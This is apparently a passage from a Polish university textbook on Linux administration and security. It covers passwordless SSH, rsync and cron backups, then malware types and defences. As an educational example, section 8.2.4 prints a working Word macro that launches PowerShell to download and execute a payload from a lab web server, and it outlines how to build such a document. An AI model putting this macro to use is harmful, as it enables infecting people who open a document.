Jak już wspomniano dane powinny być archiwizowane automatycznie, apliki archiwalne należy kopiować przez sieć. Występuje tu jednak problem podawania hasła które musi być wpisane manualnie. Istnieje jednak sposób uniknięcia konieczności ręcznego wpisywania haseł. Zostanie on przedstawiony poniżej. Aby skopiować dane do zdalnego komputera jako użytkownik juka należy:

`Krok 1`

Wygenerować klucz w komputerze lokalnym dla użytkownika root poleceniem.

```
# ssh-keygen -t rsa
```

Na pytania o plik z kluczem i frazy wcisnąć enter. Klucz będzie zapisany w pliku `/root/.ssh/id_rsa`

```
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
...
```

`Krok 2`

Za pomoca programu `scp` skopiować klucz w postaci pliku `/root/.ssh/id_rsa.pub` do katalogu domowego użytkownika juka komputera zdalnego.

```
# scp /root/.ssh/id_rsa.pub juka@192.168.0.125:~/
```

Tutaj jeszcze trzeba podać hasło.

`Krok 3`

Zalogować się na zdalny komputer jako użytkownik `juka`:

```
ssh juka@192.168.0.125
```

Tutaj znowy trzeba podać hasło. Następnie na zdalnym komputerze w katalogu domowym użytkownika `juka` (tzn. `/home/juka`) utworzyć katalog `.ssh` (o ile nie istnieje). Dalej dodać klucz z pliku `id_rsa.pub` do pliku `/home/juka/.ssh/authorized_keys`.

```
mkdir .ssh
cat id_rsa.pub >> .ssh/authorized_keys
rm id_rsa.pub
```

Dalej należy dla bezpieczeństwa zmienić prawa dostępu pliku `authorized_keys`

```
$chmod 600 ~/.ssh/authorized_keys
```

Po wykonaniu tych kroków użytkownik `juka` może logować się na zdalny komputer bez podawania hasła.

```
# ssh juka@192.168.0.125
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-37-generic i686)
```

Przy kopiowaniu plików na zdalny komputer narzędziem `scp` czy też archiwizacji narzędziem `rsync` nie trzeba będzie podawać hasła co jest istotne przy automatycznym wykonywaniu tych czynności.


7.4.2 Serwer WWW

O ile na naszym serwerze zainstalowany jest Python to łatwo za jego pomocą można udostępnić system plików (lub jego część) w sieci za pomocą prostego serwera WWW. Aby go uruchomić należy wykonać polecenie:

```
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.0.102 - - [24/Oct/2018 15:22:27] "GET / HTTP/1.1" 200 -
```

Przykład 7-4 Uruchomienie serwera WWW z Pythona

W powyższym przykładzie, system plików udostepniony będzie pod adresem `192.168.0.102` na porcie 8000 co można zobaczyć uruchamiając przeglądarkę.



Przykład 7-5 Dostęp do plików serwera za pmocą przeglądarki

7.4.3 Program rsync

Program `rsync` umożliwia w jednokierunkową synchronizację danych katalogu źródła z katalogiem docelowym. Oba katalogi mogą się znajdować w różnych komputerach. W takim przypadku synchronizacja odbywa się przez sieć. Standardowo do przesyłania danych używany jest protokół SSH.

```
rsync [opcje]... SRC [SRC]... DEST
rsync [opcje]... SRC [SRC]... [USER@]HOST:DEST
rsync [opcje]... SRC [SRC]... rsync://[USER@]HOST[:PORT]/DEST
rsync [opcje]... [USER@]HOST:SRC [DEST]
```

Opcje:

- `-v` : obszerne wyjaśnienia
- `-r` : kopiuje dane rekursywnie ale nie zachowuje atrybutów czasowych i pozwoleń

- `-a` : tryb archiwizacji kopiuje, dane rekursywnie i zachowuje atrybuty takie jak pozwolenia, użytkownicy, grupy, linki, czasy
- `-z` : wykonuje kompresję
- `-h` : wyniki w postaci czytelnej dla człowieka
- `-n` : wykonaj działanie próbne nie powodujac skutków

Prostym sposobem wykonania archiwizacji plików jest polecenie:

```
rsync plik1 plik2 .... uzytkownik@komputer:
```

Poniżej podano przykład kopiowania pliku `bus.tgz` na komputer o adresie IP `192.168.0.125`

```
# rsync -v bus.tgz  juka@192.168.0.125:
juka@192.168.0.125's password:
bus.tgz
sent 2,745 bytes  received 4,031 bytes  1,505.78 bytes/sec
total size is 465,600  speedup is 68.71
```

W powyższym przykładzie na komputer `192.168.0.125` przesłano pojedynczy plik który znajdzie się w katalogu domowym użytkownika `juka`. Gdy chcemy przenieść dany podkatalog łącznie z dowiązaniami symbolicznymi należy użyć opcji –a. Pokazuje to poniższy przykład w którym skopiowano katalog `prog`.

```
# rsync -va prog  juka@192.168.0.125:
juka@192.168.0.125's password:
sending incremental file list
...
sent 307,512 bytes  received 1,324 bytes  56,152.00 bytes/sec
total size is 302,720  speedup is 0.98
```

Przy kopiowaniu całych katalogów do innych katalogów pojawiają się różne problemy. Na przykład:

- Jak postapić gdy w katalogu docelowym istnieją już pewne pliki
- Czy nadpisywać istniejące pliki
- Jak pomijać wybrane pliki
- Czy stosować kompresję

O zachowaniu się programu w takich przypadkach decydują jego opcje. W poniższym przykładzie zastosowano kompresję a katalog prog z komputera źródłowego znajdzie się w katalogu `/home/juka/backup` komputera docelowego.

```
# rsync -avz prog  juka@192.168.0.125:backup
juka@192.168.0.125's password:
sending incremental file list
sent 1,939 bytes  received 31 bytes  437.78 bytes/sec
total size is 302,720  speedup is 153.66
```

Jeżeli chcemy mieć pewność że dane nie zostaną podsłuchane można do przesyłania użyć protokołu `ssh` który specyfikuje się w opcji `–e ssh`. Pokazuje to poniższy przykład.

```
# rsync -avze ssh prog  juka@192.168.0.125:backup
```

Program `rsync` może także służyć do kopiowania plików/katalogów z komputera zdalnego na lokalny. W ty celu jako pierwszy argument należy podać nazwę komputera i katalog zdalny a jako drugi katalog lokalny.

```
rsync –a komputer:katalog_zdalny katalog_lokalny
```

Kopie ważnych danych powinny być wykonywane automatycznie. Tak więc należy zdefiniować odpowiednią linię w pliku `crontab`. Przykład w którym codziennie o 14.15 wykonywana jest kopia katalogu `prog` na zdalny komputer dany jest poniżej

15 14 * * * rsync -a `prog  juka@192.168.0.125:backup`

Inny przykład automatycznej archiwizacji podany jest poniżej.

```
05 0 * * *  rsync -av /root/lab/BUS/bus-lab2.tar.gz juka@192.168.0.125:/backup
>> /tmp/backup.log
```

7.5 Zadania

7.5.1 Zadania czasowe, demon crontab

Skonfiguruj demona `crontab` tak aby co minutę, w godzinach od 8 do 20 wpisywać do pliku `/tmp/obciaz.log` obciążenie systemu podawane poleceniem `uptime.`

7.5.2 Zadania czasowe, demon crontab, logger

Wykonaj zadanie jak powyżej, ale wyniki działania programu uptime mają być wpisane do rejestru systemowego `/var/log/user.log`.

7.5.3 Logowanie się na zdalny komputer bez podawania hasła

Skonfiguruj zdalny komputer tak aby można się na niego zalogować i kopiować pliki bez podawania hasła.

7.5.4 Archiwizacja okresowa, narzędzie tar

Skonfiguruj demona `crontab` tak aby co 5 minut wykonywać archiwizację katalogu `/root/lab` za pomocą archiwizatora `tar` do pliku `rootbackup.tgz` i przesyłać plik na inny komputer (polecenie `scp`).

7.5.5 Archiwizacja okresowa, narzędzie rsync

Wykonaj archwizację wybranego katalogu lokalnego np. `/root/lab` i zapisz wynik na zdalnym komputerze. Skonfiguruj demona `crontab` tak aby co 5 minut wykonywać archiwizację katalogu `/root/lab` za pomocą archizatora `rsync` na zdalny komputer. Zapisz wyniki w pliku rejestrowym `/var/log/user.log`

8. Złośliwe oprogramowanie (ang. *malware*)

Według dokumentu NIST SP 800-3 złośliwe oprogramowanie to: „program wstawiany do systemu, zwykle potajemnie, wcelu wyrządzenia szkód w poufności, nienaruszalności lub dostępności danych ofiary ataku". Brak jednoznacznego systemu klasyfikacji złosliwego oprogramowania. Klasyfikacja bazuje na:

- Sposobie rozprzestrzeniania: koń trojański, robak, wirus
- Ładunku: szpiegowanie, rozsyłanie spamu, zamiana w zoombie

Nazwa złośliwe oprogramowanie (ang. *malware*) obejmuje:

- konie trojańskie,
- wirusy,
- robaki,
- oprogramowanie szpiegujące
- rootkity,
- wiele innych.

Programy te rozprzestrzeniają się w różny sposób, głównie przez sieć i infekują komputery bez wiedzy i zgody ich właścicieli. Programy takie powstają głównie z motywacji finansowej a ich funkcje to:

- Rozsyłanie spamu reklamowego
- Instalacja w komputerach „tylnych drzwi" (ang. *back door*) umożliwiających przejęcie kontroli nad komputerem
- Zamiana komputera w „zoombie" który na zlecenie przez sieć wysyła zadane treści, np. realizuje atak DoS (ang. *Denial of Service)* polegający na przeciążeniu danego serwera obsługującego klientów lub udostępniającego ważne dane.
- Szyfrowanie dysku właściciela komputera w celu wymuszenia okupu.
- Wykradanie informacji o użytkowniku komputera i przekazywanie ich do centrali (np. monitor naciśnięć klawiatury). Przykładem może być wykradanie numerów kart kredytowych, haseł bankowych, kradzież tożsamości.
- Wpływanie na wyniki wyborów, manipulacja opinią publiczną
- Zmiana adresu startowego przeglądarki.

Obecnie złośliwe oprogramowanie stanowi poważny problem. Powody jego rozprzestrzeniania są różne. Najważniejsze to:

- Dominacja jednego systemu operacyjnego: Windows 90%
- Strategia firmy Microsoft (a także innych) których wynikiem jest dominacja łatwości użytkowania kosztem bezpieczeństwa.
- Łączenie komputerów w sieci
- Popularyzacja „kompletów napastniczych" (ang. *crimeware*) czyli zestawów narzędzi za pomocą których nawet niezbyt wprawny programista może skonstruować złośliwe programy.
- Zmiana charakteru ataków. Dawniej były to pojedyncze osoby chcące zademonstrować swe umiejętności. Obecnie sa to sektor podziemnej ekonomii sprzedający narzędzia ataku, dostep do pokonanych komputerów i kradzieży informacji.

Treść tego rozdziału oparta została głównie o informacje podane w książce A. Tannenbauma [1].

8.1 Konie trojańskie

Konie trojańskie są oprogramowaniem w postaci różnych pozornie użytecznych programów, które użytkownik instaluje z własnej woli. Takie oprogramowanie to gry, odtwarzacze multimedialne, programy do kopiowania zabezpieczonych nośników i wiele innych. Oprócz deklarowanych funkcji, koń trojański realizuje inne funkcje o których właściciel komputera nic nie wie. Powstaje pytanie jak koń trojański miałby być uruchamiany. Stosowane są różne metody. Jedna z nich jest nadanie mu nazwy podobnej do popularnych programów (np. `la`) i liczenie na to że operator popełni pomyłkę wpisując `la` zamiast `ls`. Program trojana musi być w jednym z katalogów zawartych w ścieżce poszukiwań.

```
$echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

8.2 Wirusy


Wirus jest programem zdolnym do reprodukcji poprzez dołączanie się do innych programów. Działanie to jest analogiczne do wirusów biologicznych które wmontowują swój kod genetyczny (DNA, RNA) w inne komórki. Wirus jest rozprzestrzeniany za pomocą programu zarażającego. Może to być pozornie pożyteczny program jak gra, odtwarzacz multimedialny itp. Wirus pozostaje nieaktywny do czasu uruchomienia zarażonego programu. Gdy taki program zostanie uruchomiony, zaraża on inne programy. Gdy spełnione są pewne warunki (np. określona data czy komunikat z sieci) wirus wykonuje właściwy kod który realizuje dla której wirus został zbudowany. Może to być rozsyłanie spamu reklamowego, atak DOS czy inna akcja. W wirusie wyodrębnia się trzy części:

- Mechanizm infekcji – środki za pomoca których wirus się rozprzesrzenia
- Wyzwalacz (ang. trigger) – zdarzenie powodujące aktywację ładunku
- Ładunek (ang. payload) – to co wirus robi

Wirus może zrobić tylko to na co pozwalają prawa dostępu przypisane danemu programowi. Stąd istone jest scisłe definiowanie i ograniczanie uprawnień programów i uzytkowników.

8.2.1 Wirus pasożytniczy

Wirusy pasożytnicze (ang. *parasitic viruses*) dołączają się do programów wykonywalnych na ich początku, końcu lub środku.




Rys. 8-1 Kod wirusa na początku A) i na końcu programu B)

W każdym z tych przypadków należy zmodyfikować nagłówek programu tak by wskazywał ma początek kodu wirusa. Wiele kompilatorów umieszcza kod w segmentach zaokrąglanych do pewnej wielkości, np. 1 KB. Wirus może się ukryć w nie w pełni wykorzystanych segmentach.

8.2.2 Wirusy rezydujące w pamięci


Wirusy rezydujące w pamięci (ang. *memory resident viruses*) na stałe pozostają w pamięci operacyjnej komputera. Zwykle modyfikują któryś z wektorów przerwań lub pułapek który to wektor wskazuje na kod wirusa a dopiero stamtąd wywołuje właściwą funkcję. Tym sposobem wirus może zmodyfikować wywołanie systemowe (np. funkcję `exec`). Każdorazowe wywołanie systemowe z jakiegokolwiek procesu powoduje wykonanie kodu wirusa, a dopiero potem właściwą funkcję. Kod takiego wirusa wykonuje się w trybie jądra co jest szczególnie niebezpieczne.



Rys. 8-2 Wirus rezydujący w pamięci


8.2.3 Wirusy sektora startowego

Wirusy sektora startowego należą do bardzo popularnych wirusów. Aby zrozumieć ich działanie należy prześledzić proces startu komputera i działanie BIOS. BIOS (ang. *Basic Input Output System*) zapewnia dostęp do podstawowych komponentów komputera. Jego zadanie to między innymi uruchomienie programu ładującego system operacyjny. Załadowane z wybranego dysku pierwsze 512 bajtów ładowane jest do pamięci operacyjnej pod adres 0000:7C00 a następnie sterowanie przekazywane do rozkazu znajdującego się pod adresem 0000:7C00. Wykonywany jest kod programu ładującego MBR (ang. *Master Boot Record*). Program MBR bada która partycja jest aktywna i z tej partycji ładowany i wykonywany jest program ładujący IPL (ang. *Initial Program Loader*). Funkcja IPL to ładowanie obrazu systemu operacyjnego do pamięci, inicjacja kontrolera pamięci, zegara i dalej przekazanie sterowania do kodu inicjacji systemu.



Rys. 8-1 Struktura sektora ładującego MBR

Wirusy sektora startowego nadpisują kod MBR i kopiuje swój kod ukryty na dysku (mogą być wykorzystane sektory oznaczone jako uszkodzone) do pamięci operacyjnej. Na tym etapie nie działa jeszcze system operacyjny i nieaktywne są programy antywirusowe. Dalej wykonywany jest oryginalny program MBR który ładuje system operacyjny. Kod wirusa może być uruchamiany poprzez przejęcie wektorów przerwań i przez to wywołań systemowych.



Rys. 8-2 Wirus sektora startowego

8.2.4 Wirusy w makrach

Dokumenty Worda, Excela, PDF i inne mogą zawierać tak zwane makra. Makra mogą zawierać programy napisane w języku Visual Basic i są interpretowane w czasie odczytu dokumentu. Dokument może być przesłany pocztą elektroniczną do innych w postaci załącznika. Otwarcie zainfekowanego załącznika spowoduje wykonanie makr a tym samym akcji zarażania innych plików lub innych wrogich działań. Wirusy w makrach są dość łatwe do napisania. Makropolecenia, o ustalonych nazwach, wykonują się automatycznie w określonych sytuacjach. Przykładowo:

- AutoExec - rozpoczęcie pracy.
- AutoNew - utworzeniu nowego dokumentu.
- AutoOpen - otwieraniu dokumentu.
- AutoClose - zamykanie dokumentu.

- AutoExit - kończenie pracy.

Makropolecenia wykorzystują `PowerShell`. Windows `PowerShell` jest to interpreter poleceń opracowany przez firmę Microsoft. Jest znacznie bardziej rozbudowany w stosunku do wcześniejszych interpreterów COMMAND.COM i, `cmd.exe`. PowerShell jest zintegrowany z .NET Framework i dostarcza środowisko do wykonywania zadań administracyjnych. Jedny z pierwszych makrowirusów był wirus Melissa zawarty w dokumencie Worda. Jego otwarcie powoduje uruchomienie kodu wirusa. Szkic działania tego wirusa podany jest poniżej.

1. Wyłącz menu Macro i inne zabezpieczenia
2. Skopiu kod do szablonu Normal.
3. Jeśli w rejestrze nie istnieje klucz Melissa to pod pierwsze 50 adresów z książki adresowej poczty wyslij email z dołączonym zainfekowanym dokumentem.
   Subject: Important Message From <?????>
   Body: Here is that document you asked for... don't show anyone else ;-)
   Attachment: itself, named "list.doc"
4. Utwórz w rejestrze klucz Melissa.

Przykład postępowania prowadzącego do utworzenia makro wirusa dokumentu Word podany jest w https://null-byte.wonderhowto.com/how-to/create-obfuscate-virus-inside-microsoft-word-document-0167780/. Kroki działania są następujące:

1. Za pomocą narzędzia Social-Engineer Toolkit z Kali Linux sporządza się ładunek (wirusa) o nazwie `payload.txt`.
2. W Kali Linux uruchamia się serwer WWW apache i umieszcza ładunek w katalogu `/var/www`
3. Tworzy się dokument Worda o nazwie `Evil.docm` który zawiera poniżej dane makro.
4. Otwarcie dokumentu powoduje załadowanie wirusa i wykonanie jego kodu.
5. Makro ładujące wirusa może być ukryte w postaci łańcucha w kodzie HEX.

```
Sub Auto_Open()
'
' Auto_Open Makro
' Makro utworzone 2017-09-20 przez ulajew
'
Dim exec As String
exec = "powershell.exe ""IEX ((new-object
net.webclient).downloadstring('http://192.168.0.204/payload.txt '))"""
Shell (exec)
End Sub
```

Przykład 8-1 Makro dokumentu Word ładujące wirusa ze strony WWW

8.2.5 Wirusy w kodzie źródłowym

Wirusy mogą być także ukryte w kodzie źródłowym. Gdy użytkownik skompiluje i uruchomi taki program, wirus odnajduje inne pliki z kodem źródłowym i je infekuje. Kod wirusa może być ukryty w tablicy zawierającej binarne dane.

8.2.6 Rozprzestrzenianie się wirusów

Rozprzestrzenianie wirusów może się odbywać za pomocą różnych scenariuszy. Początkowo wirus może być zawarty w kodzie użytecznego programu typu *shareware* (odtwarzacz multimedialny, konwerter plików, gra) i umieszczony na witrynie internetowej skąd pobierany jest przez użytkownika. Następnie zaraża pliki wykonywalne użytkownika. Gdy ten udostępnia pliki innym użytkownikom kolejne komputery są zarażane. Innym sposobem rozprzestrzeniania wirusów jest sieć. Wykorzystywane są mechanizmy:

- Zdalna konsola
- Mechanizm przesyłanie plików
- Zdalne wykonywanie programów i procedur
- Strony internetowe
- Załączniki poczty elektronicznej

Jeszcze innym sposobem rozprzestrzeniania wirusów są przenośne napędy USB i dyski CD.

8.3 Robaki

Robaki (ang. *Worms*) to złośliwe samo rozpowszechniające się programy które zostały stworzone z myślą o generowaniu złośliwych ataków. Istnieje różnica pomiędzy wirusem a robakiem. Wirus to kod, który dołącza się do jakiegoś programu i jest wykonywany, kiedy użytkownik uruchomi ten program. Wirus nie jest samodzielnym programem ale potrzebuje pliku nosiciela i tylko tak jest w stanie przenosić się na inne komputery. W przeciwieństwie do tego robak przenosi się samodzielnie. Klasycznym przykładem jest historyczny robak utworzony w roku 1988 przez Roberta Morrisa (Morris Worm) który to wykrył dwa błędy w systemie Berkeley UNIX. Robak składa się z dwóch programów: programu inicjującego i właściwego robaka. Program inicjujący jest niewielkim programem – składa się z 99 wierszy kodu w C. Jego zadaniem jest nawiązanie połączenia z komputerem z którego program trafił i pobranie przez sieć właściwego robaka. Po uruchomieniu robak kamuflował się w systemie i sprawdzał z jakimi komputerami w sieci można nawiązać połączenie. Następnie łączył się i umieszczał tam program inicjujący. Wykorzystywał do tego celu trzy sposoby:

- Uruchomienie zdalnej powłoki `rsh` i liczenie że nie będzie wymagane uwierzytelnienie
- Wykorzystanie luki w programie `finger`
- Wykorzystanie błędu w programie `sendmail`

Program finger nazwa_uzytkownika@adres_ip podaje różne dane o użytkowniku komputera. Pokazuje to poniższy przykład.

```
finger adam@155.17.9.6
Login       Name               TTY         Idle    When    Where
adam     Adam Kowalski    dtremote       7 Wed 14:15  corona:23
adam     Adam Kowalski    pts/2          5 Wed 14:16  corona:23.0
```

Program `finger` łączy się z demonem finger na serwerze. Robak Morrisa uruchamiał program `finger` ze specjalnie spreparowanym łańcuchem długości 536 bajtów który powodował przepełnienie bufora i nadpisywał stos. Sterowanie nie wracało na miejsce ale uruchamiało powłokę `sh` za pomocą której sprowadzany był program inicjujący. Robak Morrisa w ciągu kilku godzin zainfekował większość systemów Sun i VAX. Za napisanie robaka Morris został skazany na 3 lata nadzoru, 400 godzin prac społecznych i karę 10 000 dolarów grzywny. Obecnie jest profesorem na MIT.

8.4 Oprogramowanie szpiegujące

Oprogramowanie szpiegujące (ang. *Spyware*) jest instalowane potajemnie na komputerze użytkownika. Zbiera ono i przekazuje różne informacje dotyczące użytkownika. Oprogramowanie szpiegujące ma następujące cechy:

- Ukrywa się
- Gromadzi różne dane o użytkowniku takie jak hasła do innych kont, odwiedzane witryny, adresy email znajomych
- Przesyła zgromadzone dane do centrali

Oprogramowanie szpiegujące wykorzystuje często technologię ActiveX z systemu Windows.

8.5 Rootkity

Rootkity (ang. *root* – korzeń,rdzeń) są rodzajem złośliwego oprogramowania które w sposób aktywny ukrywa swoje istnienie w systemie. Pierwotnie były to paczki programów binarnych (ang. *kit*) jak `sh`, `inetd`, `sshd`, które po włamaniu zastępowały oryginalne programy stwarzając ukrytą furtkę do systemu. Rootkit modyfikuje jądro systemy w taki sposób, że przejmuje wywołania systemowe zwracające listę aktywnych procesów (np. `ps`) i listę plików (np. `ls`) tak aby ukrywane procesy i pliki nie były pokazywane. Stąd są trudne do wykrycia nawet przez programy antywirusowe. Często konieczne jest uruchomienie systemu ze zdrowego nośnika.

8.5.1 Rodzaje rotkitów

Wyróżnia się kilka rodzajów Rootkitów:

- Roootkit jądra – najczęściej występujące rootkity infekujące jądro. Ukrywają się w sterownikach urządzeń i modułach ładowalnych.
- Rootkit bibliotek – ukrywają się w bibliotekach systemowych, np. `libc`. Modyfikują działanie funkcji.
- Rootkit aplikacji – zawarte są w programach aplikacyjnych.
- Rootkit maszyn wirtualnych (ang. hypervisor rootkit) – przy starcie systemu uruchamia maszynę wirtualną w ramach której uruchamiany jest właściwy system operacyjny. Maszyna wirtualna jest tak zmodyfikowana aby ukryć istnienie rootkita.

- Rootkit firmware – obecnie oprogramowanie startowe BIOS często przechowywany jest w pamięci flash którą można przeprogramować. Tam może się ukryć rootkit i uaktywni się przy starcie systemu i odwołaniu do funkcji BIOS'u.

8.5.2 Wykrywanie rootkitów

Wykrywanie rootkitów jest trudne, gdyż działanie systemu operacyjnego jest zmodyfikowane. Stosuje się techniki porównania krzyżowego (pliku i obrazu w pamięci) i uruchomienie programu antywirusowego ze zdrowego nośnika (płyty CD, dysku USB) i dopiero wtedy pliki zawierające rootkit mogą być wykryte. Wykrywanie rootkitów maszyn wirtualnych oparte jest na pomiarze czasu dostępu do fizycznych zasobów (np. rejestrów).

8.5.3 Przykład rootkita

Klasyczny rootkit wykorzystany został przez firmę Sony do zapobieżenia kopiowania płyt CD z muzyką. Na płycie był umieszczony plik `autorum.inf` w którym był zawarty skrypt instalacji rootkita. Rootkit kopiował na dysk swój kod w postaci plików zaczynających się od `$sys$.` Dalej modyfikował jądro systemu Windows w taki sposób że jego pliki nie były wyświetlane. Przechwytywał także wywołania systemowe dotyczące napędu CD uniemożliwiając ich skopiowanie na dysk.


8.6 Obrona przed wirusami, programy antywirusowe

W celu przeciwdziałania złosliwym programom stosuje się następujące środki przeciwdziałania:

- Skanery antywirusowe
- Weryfikatory integralności
- Weryfikatory zachowań
- Przestrzeganie zasad bezpieczeństwa

8.6.1 Skanery antywirusowe

Skanery antywirusowe posiadają bazy danych zawierających próbki znanych wirusów. Jako że stale pojawiają się nowe, baza ta powinna być na bieżąco aktualizowana przez sieć. Działanie skanera antywirusowego polega przeglądaniu wszystkich plików w systemie i sprawdzaniu, czy nie zawierają sekwencji bajtów zawartych w bazie danych. Jest to czasochłonne zadanie. Aby przyspieszyć pracę programu można sprawdzać tylko te pliki które zostały od ostatniego skanowania zmodyfikowane. Ale sprytne wirusy mogą także ukrywać fakt zmiany. Jeszcze innym sposobem przyspieszenia poszukiwań wirusa jest sprawdzanie tylko tych plików których rozmiar się zmienił (powiększył) od czasu ostatniego skanowania. Wirusy mogą ukrywać swe istnienie kompresując infekowany program, przez co jego wielkość nie ulega zmianie. Pokazano to na poniższym rysunku.



Rys. 8-3 Różne sposoby ukrywania się wirusa

Zastosowanie kompresji nie zmienia długości pliku, ale kod wirusa pozostaje stały i może być wykryty przez skaner antywirusowy. Aby temu zapobiec, wirus może sam się zaszyfrować, w każdym przypadku używając innego losowego klucza. W takim przypadku tak klucz jak i procedura deszyfracji musi być umieszczona w pliku i może być zauważona przez skaner. Bronią się przed tym wirusy mutujące (określane jako polimorficzne), które przy okazji każdego kopiowania zmieniają kod procedury deszyfracji. Zmiana polega na przestawianiu instrukcji kodu w taki sposóba aby działanie było bez zmiany, lecz układ instrukcji był za każdym razem inny (np. przez zastosowanie instrukcji NOP).

8.6.2 Weryfikatory integralności

Jeszcze innym sposobem wykrywania ingerencji w system jest zastosowanie weryfikatorów integralności (ang. *integrity checking*) co opisano w kolejnym rozdziale. Weryfikator integralności oblicza skróty ważnych plików i

przechowuje je w wewnętrznej bazie danych. W kolejnych przebiegach porównuje obliczone skróty z zapamiętanymi w bazie danych. Gdy otrzymana została różnica, wskazuje to na ingerencję w system.

8.6.3 Weryfikatory zachowania

Weryfikator zachowania (ang. *behavioral checking*) ma wykrywać wszelkie nienormalne zachowanie się programów. Ma on postać rezydentnego programu który przechwytuje wywołania systemowe. Wyłapuje sytuacje które nie powinny mieć miejsca jak np. próbę nadpisania sektora startowego dysku.

8.6.4 Zasady bezpieczeństwa

Niezależnie od omówionych już narzędzi należy przestrzegać podstawowych zasad bezpieczeństwa, gdyż lepiej jest zapobiegać niż leczyć. Zasady te podajemy za książką A. Tannenbauma [1].

- Stosować system operacyjny o wysokim poziomie bezpieczeństwa. System powinien być możliwie prosty bo wtedy ma szanse zawierać mniej błędów.
- Stosować oprogramowanie pochodzące ze sprawdzonych źródeł.
- Stosować regularnie program antywirusowy i weryfikator integralności
- Nie uruchamiać załączników poczty elektronicznej
- Sporządzać kopie zapasowe ważnych plików na zewnętrznym nośniku
- Nie dopuszczać do możliwości uruchamiania aktywnych treści.
- Stosować pamięci z możiwością fizycznego zablokowania zapisu do pewnych obszarów

8.7 Program antywirusowy ClamAV

